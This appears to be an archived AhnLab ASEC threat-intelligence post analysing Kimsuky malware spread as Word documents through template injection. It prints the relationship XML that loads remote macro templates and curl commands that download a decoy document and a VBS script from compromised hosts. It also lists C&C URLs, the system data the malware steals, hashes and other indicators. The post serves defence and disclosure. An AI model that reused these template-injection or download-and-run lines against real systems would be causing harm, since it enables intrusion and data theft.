Malware Disguised as Normal Documents (Kimsuky) - ASEC

By ATCP

Published: 2023-02-02 · Archived: 2026-04-05 18:38:29 UTC


The ASEC analysis team has recently discovered that the malware introduced in the post, <**Malware Disguised as a Manuscript Solicitation Letter (Targeting Security-Related Workers)**>, is being distributed to broadcasting and ordinary companies as well as those in the security-related field. Identical to the malware introduced in the blog post above, all the malware documents utilize the template injection technique and download malicious word macro documents to execute themselves. The distributed filenames are as follows:

- [kbs Sunday Diagnosis] Questionnaire.docx
- Im ** Cover Letter.docx
- app-planning – copy.docx

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="http://globalinbest.com/src/bbs/sec/img1/state.dotm" TargetMode="External" />
</Relationships>
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="http://jooshineng.com/gnuboard4/adm/img/ghp/up/state.dotm" TargetMode="External" />
</Relationships>
```

To facilitate the execution of the malicious macro code, the threat actor used an image that prompts users to execute the macro. The image has been constantly used since the past and is suspected to be all from the same operator.




Below is a list of download URLS of malicious Word macro documents we have additionally identified.


- hxxp://www.hydrotec.co[.]kr/bbs/img/cmg/upload2/init.dotm
- hxxp://www.hydrotec.co[.]kr/bbs/img/cmg/upload3/init.dotm
- hxxp://jooshineng[.]com/gnuboard4/adm/img/ghp/up/state.dotm
- hxxp://gdtech[.]kr/gnuboard4/adm/cmg/attatch/init.dotm
- hxxp://ddim.co[.]kr/gnuboard4/adm/cmg/upload/init.dotm


When the malicious macro inside the downloaded document is executed, it generates and runs the version.bat file that contains the curl command. The batch file includes codes that download and execute a normal document and additional malicious script. The used curl commands are as follows.

- curl -o “”” & fname & “”” hxxp://gdtech[.]kr/gnuboard4/adm/cmg/upload/state.docx
- curl -o %temp%\temp.vbs hxxp://gdtech[.]kr/gnuboard4/adm/cmg/upload/list.php?query=60

Confirmed normal documents disguised themselves cover letters, application proposals, and more.


state.docx [호환 모드] - Word
생년 1972 년 12 월 4 일
성별 남자
결혼 기혼
전화
메일
주소
학력
경력 요약
경력 사항
회사명
근무기간
소속부서/직위/담당업무
이직사유
경력개발
1/5 페이지 867개 단어 한국어
90 %


state.docx [호환 모드] - Word
메인 페이지
챕터 1
그녀는 눈을 떴다.
처음 보는 방에서 깨
어났다.
챕터 2
그녀의 앞에는
의문의 상자가 있었다.
그 상자를 열어보았다.
Description (화면설명)
3/13 페이지 1194개 단어 한국어
80 %



Identical to the previous findings, the additional malicious script leaks the following data to the C&C server.

- Infected PC system information
- Information on virus vaccines installed on the system
- List of recently opened Word files
- Directory information of the download folder in the system
- Information of running processes
- Modification of IE-related registries
- Registration to the task scheduler to maintain a connection to the C&C server

The confirmed C&C URLs are as follows.

- hxxp://gdtech[.]kr/gnuboard4/adm/cmg/upload/show.php
- hxxp://ddim.co[.]kr/gnuboard4/adm/cmg/upload/show.php
- hxxp://www.hydrotec.co[.]kr/bbs/img/cmg/upload3/show.php

Recently, malware cases targeting North Korea-related individuals are also being distributed to ordinary corporate users, calling for their utmost precaution. Users must therefore refrain from viewing emails from unknown senders and take caution so that macros included in Office documents do not run automatically.

[File Detection]

- Downloader/DOC.External (2023.02.03.03)
- Downloader/DOC.Kimsuky (2023.02.07.00)

MD5

3cdf9f829ed03e1ac17b72b636d84d0b

55a46a2415d18093abcd59a0bf33d0a9

705ef00224f3f7b02e29f21eb6e10d02

83b4d96fc75f74bb589c28e8a9eddbbf

873b2b0656ee9f6912390b5abc32b276

Additional IOCs are available on AhnLab TIP.

URL

http[:]//ddim[.]co[.]kr/gnuboard4/adm/cmg/upload/init[.]dotm

http[:]//gdtech[.]kr/gnuboard4/adm/cmg/attatch/init[.]dotm

http[:]//gdtech[.]kr/gnuboard4/adm/cmg/upload/list[.]php?query=60

http[:]//www[.]hydrotec[.]co[.]kr/bbs/img/cmg/upload2/init[.]dotm

http[:]//www[.]hydrotec[.]co[.]kr/bbs/img/cmg/upload3/init[.]dotm

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.
